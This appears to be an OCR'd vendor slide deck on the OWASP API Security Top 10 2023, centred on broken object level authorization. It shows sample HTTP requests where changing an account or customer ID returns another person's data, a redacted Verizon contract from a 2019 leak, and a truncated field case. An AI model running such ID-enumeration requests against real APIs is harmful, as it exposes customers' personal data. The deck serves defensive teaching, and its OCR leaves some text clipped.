Salt Security

OWASP API TOP 10 2023 –
notes from the field

Martijn Bosschaart
Security Solutions Engineer EMEA
martijnb@salt.security

SALT

OWASP API top 10 2023

SALT

OWASP API Security Top 10 2023

A1: Broken Object Level Authorization

A2: Broken Authentication

A3: Broken Object Property Level Authorization*

A4: Unrestricted Resource Consumption

A5: Broken Function Level Authorization

A6: Unrestricted Access to Sensitive Business Flows*

A7: Server Side Request Forgery*

A8: Security Misconfiguration*

A9: Improper Inventory Management

A10: Unsafe Consumption of APIs*

https://owasp.org/www-project-api-security/

API1:2023 Broken Object Level Authorisation

Taking advantage of the (incorrect) security settings applied to a backend object, allowing a user access to resources they should not be allowed to access.

API1:2023 – Broken Object Level Authorization (BOLA)

Legitimate – *userId* matches in the query parameter and request

```
Request:
GET /v1/customers/f86e2276?accountId=    HTTP/1.1
f86e2276-98d0-4ad6-81ef-58fc1bcf5382

Authorization:
"Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbGciOiJS
UzI1NiIsImF1ZCI6IjN2MUo4WHczemVHdUdPT2lmQWhQWFdFU
kIiLCJlbWFpbCI6ImNhcm90NDEyMkBnbWFpbC5jb20iLCJleH
AiOiIxNjAzNzg2Njc3IiwiaWF0IjoiMTYwMzcwMDI3NyIsIml
zcyI6Imh0dHBzOi8vY2hhcmdlc25ldHdyb2suYXV0aDAuY29t
Iiwic3ViIjoiYXV0aDB8NWY5NTQxZmU1ZDkxMWUwMDEiLCJ0e
XAiOiJKV1QifQ.0hNZPMk14zkX7mcFk1zfwO0gzoLhLbaygv1
3PNHFT2w"

Cookie:_ga="GA1.3.630674023.1502871544"
_gid="GA1.2.1579405782.1502871544"
userId="107939053"

Response:
200 OK

{
  accountId: f86e2276-98d0-4ad6-81ef-
58fc1bcf5382,
 firstName: ”John”,
 lastName: “Smith”,
 email: “john.smith@acme.com”,
 phoneNumber: “+19124463214”
}
```

Attack - Attacker changes the *userId* in the query parameter

```
Request:
GET /v1/customers/f86e2276?accountId=    HTTP/1.1
f86e2276-98d0-4ad6-81ef-58fc1bcf5383

Authorization:
"Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbGciOiJS
UzI1NiIsImF1ZCI6IjN2MUo4WHczemVHdUdPT2lmQWhQWFdFU
kIiLCJlbWFpbCI6ImNhcm90NDEyMkBnbWFpbC5jb20iLCJleH
AiOiIxNjAzNzg2Njc3IiwiaWF0IjoiMTYwMzcwMDI3NyIsIml
zcyI6Imh0dHBzOi8vY2hhcmdlc25ldHdyb2suYXV0aDAuY29t
Iiwic3ViIjoiYXV0aDB8NWY5NTQxZmU1ZDkxMWUwMDEiLCJ0e
XAiOiJKV1QifQ.0hNZPMk14zkX7mcFk1zfwO0gzoLhLbaygv1
3PNHFT2w"

Cookie:_ga="GA1.3.630674023.1502871544"
_gid="GA1.2.1579405782.1502871544"
userId="107939053"

Response:
200 OK

{
  accountId: f86e2276-98d0-4ad6-81ef-
58fc1bcf5383,
 firstName: ”David”,
 lastName: “Miller”,
 email: “david.miller@example.com”,
 phoneNumber: “+1912456456”
}
```


In this example only a single ID is changed to enumerate accountIDs and extract data.

Comparing the user ID of the current session (e.g. by extracting it from the JWT token) with the vulnerable ID parameter isn't a sufficient solution to solve BOLA. This approach could address only a small subset of cases.

The user attempted to access data of other users by enumerating the AccountId parameter with 52 distinct values in the last minute, which is 1733% more attempts than normal behavior.

API1:2023 - BOLA : Verizon

Exposure of personal information of 2 million Verizon Wireless customers



RETAIL INSTALLMENT CONTRACT

RETAIL INSTALLMENT SALE AGREEMENT / RETAIL INSTALLMENT OBLIGATION
SUBJECT TO STATE REGULATION

SELLER (CREDITOR): Verizon Wireless Services, LLC ("Verizon Wireless")
One Verizon Way, Basking Ridge, NJ 07920 (908) 559-7000

INSTALLMENT SALE AGREEMENT #	1[redacted]6
BUYER'S/CUSTOMER'S NAME	[redacted]
BUYER'S/CUSTOMER'S CONTACT MOBILE NUMBER	83[redacted]52
ACCOUNT OWNER'S ADDRESS	957[redacted] TX [redacted]
DESCRIPTION OF GOODS	IPHONE 8 SPACE GRAY 64GB [redacted] **("Device")**
TRANSACTION DATE	09/17/2018

YOUR COMPANY, meaning the Buyer/Company named above, agree to pay US, the Seller/Creditor named above as Verizon Wireless, the Total Sale Price of the goods identified above according to the Terms of this Retail Installment Sale Agreement/ Retail Installment Obligation (referred to below as "Agreement").

ANNUAL PERCENTAGE RATE **The cost of Customer's credit at a yearly rate**	**FINANCE CHARGE** **The dollar amount the credit will cost Customer**	AMOUNT FINANCED The amount of credit provided to you; or on your behalf	TOTAL OF PAYMENTS The amount Customer will have paid after all payments are made as scheduled	TOTAL SALE PRICE The total cost of Customer's purchase on credit including your down payment of $0.00
0%	**$0.00**	$599.99	$599.99	$599.99

Your Company's payment schedule will be:

Number of Payments:24; Payment 1:$25.22; Payments 2-24:$24.99

When Payments are Due:


Payments 1 to 6	10/30/2018	11/29/2018	12/30/2018	01/30/2019	02/27/2019	03/30/2019
Payments 7 to 12	04/29/2019	05/30/2019	06/29/2019	07/30/2019	08/30/2019	09/29/2019
Payments 13 to 18	10/30/2019	11/29/2019	12/30/2019	01/30/2020	02/28/2020	03/30/2020
Payments 19 to 24	04/29/2020	05/30/2020	06/29/2020	07/30/2020	08/30/2020	09/29/2020

PAYMENTS RECEIVED 15 OR MORE DAYS AFTER YOUR COMPANY'S DUE DATE MAY INCUR A LATE PAYMENT FEE OF UP TO 5% OR $5, WHICHEVER IS LESS. PLEASE SEE YOUR COMPANY'S AGREEMENT TERMS FOR ANY ADDITIONAL INFORMATION ABOUT NONPAYMENT, DEFAULT, ANY REQUIRED PAYMENT IN FULL BEFORE THE SCHEDULED PAYMENT DATES, AND PREPAYMENT TERMS.

ITEMIZATION OF AMOUNT FINANCED	$599.99
(A) CASH PRICE (excluding tax)	$599.99
(B) DOWN PAYMENT (if applicable)	$0.00
(C) FINANCE CHARGE	$0.00
(D) TAXES*	$49.50
(E) AMOUNT FINANCED (the amount of credit provided to you on your behalf)	$599.99

* Not included in Amount Financed

- While authentication was needed to access the files, the expert initially managed to access one contract, linked to a specific phone number and contract number, after brute-forcing the URL's GET parameters.
- The researcher then realized that modifying the value of one of these parameters would display a different contract.



After a quick check, I learnt that 1310000000 was the lowest contract number that could be viewed and 1311999999 was the highest. That means that there was information of around 2 million Verizon Pay Monthly customers exposed.

https://daleys.space/writeup/0day/2019/09/09/verizon-leak.html


API1:2023 -Broken Object Level Authorization
Real world example – Top Service Provider

Attack:
IDOR / BOLA on customer id

Business impact:
Access to email, first name, last name, mobile number, id/passport information

Potentially dumping all customer details

Blocking with Salt



```
POST /api/V1/c              stumer HTTP/1.1
Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https:                  fication
Content-Type: application/json
Authorization: Bearer

Content-Length: 15
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Pwnfox-Color: green
Te: trailers
Connection: close

{
  "id":99982122
}
```

my customer id

```
X-Requested-With,If-Modified-Since,Cache-Control,Content-Type
Set-Cookie:
018e1322ef4                                                   ɔa42
4dc5f8a2294
Content-Length: 738

{
  "code":200,
  "result":[
    {
      "id":"99982122",
      "Identi
        {
          "em
          "fa
          "fi
          "qu
          "mo
          "bi
      ],
      "CSIden
        {
          "id
          "is
          "se
          "se
          "ty
        }
      ],
      "CSPost
        {
          "ad
          ],

          "po
          "po
          "po
          "pr
          "pr

          "st
          "st
          "st
```

```
POST /api/V1/                 tumer HTTP/1.1
Host:
Cooki
018e1
a5378
GS1.1
                                                          19=
                                                          ⅂TA4M

                                                          TA4M

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
                   ı/identification
Content-Type: application/json
Authorization: Bearer

Origin: https://
Content-Length: 15
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Pwnfox-Color: green
Te: trailers
Connection: close

{
  "id":99982000
}
```

any customer id

```

{
  "code":200,
  "result":[
    {
      "id":"99982000",
      "Identification":[
        {
          "email":"",
          "familyName":"
          "firstName":"R
          "qualification
          "mobileNumber"
          "birthDate":"0
        }
      ],
      "CSIdentification":[
        {
          "id":"
          "is_fr
          "segme
          "segme
          "type"
        }
      ],
      "CSPostalAddress":[
        {
          "additionlInfo":[
          ],
          "count
          "id":"
          "isPri
          "local
          "posta
          "posta
          "posta
          "princ
          "prior
          "regio
          "state
          "stree
          "stree
          "stree
          "stree
          "stree
        }
      ],
```

©

SALT

API2:2023 Broken Authentication

Taking advantage of a malfunctioning or even absent layer of authentication

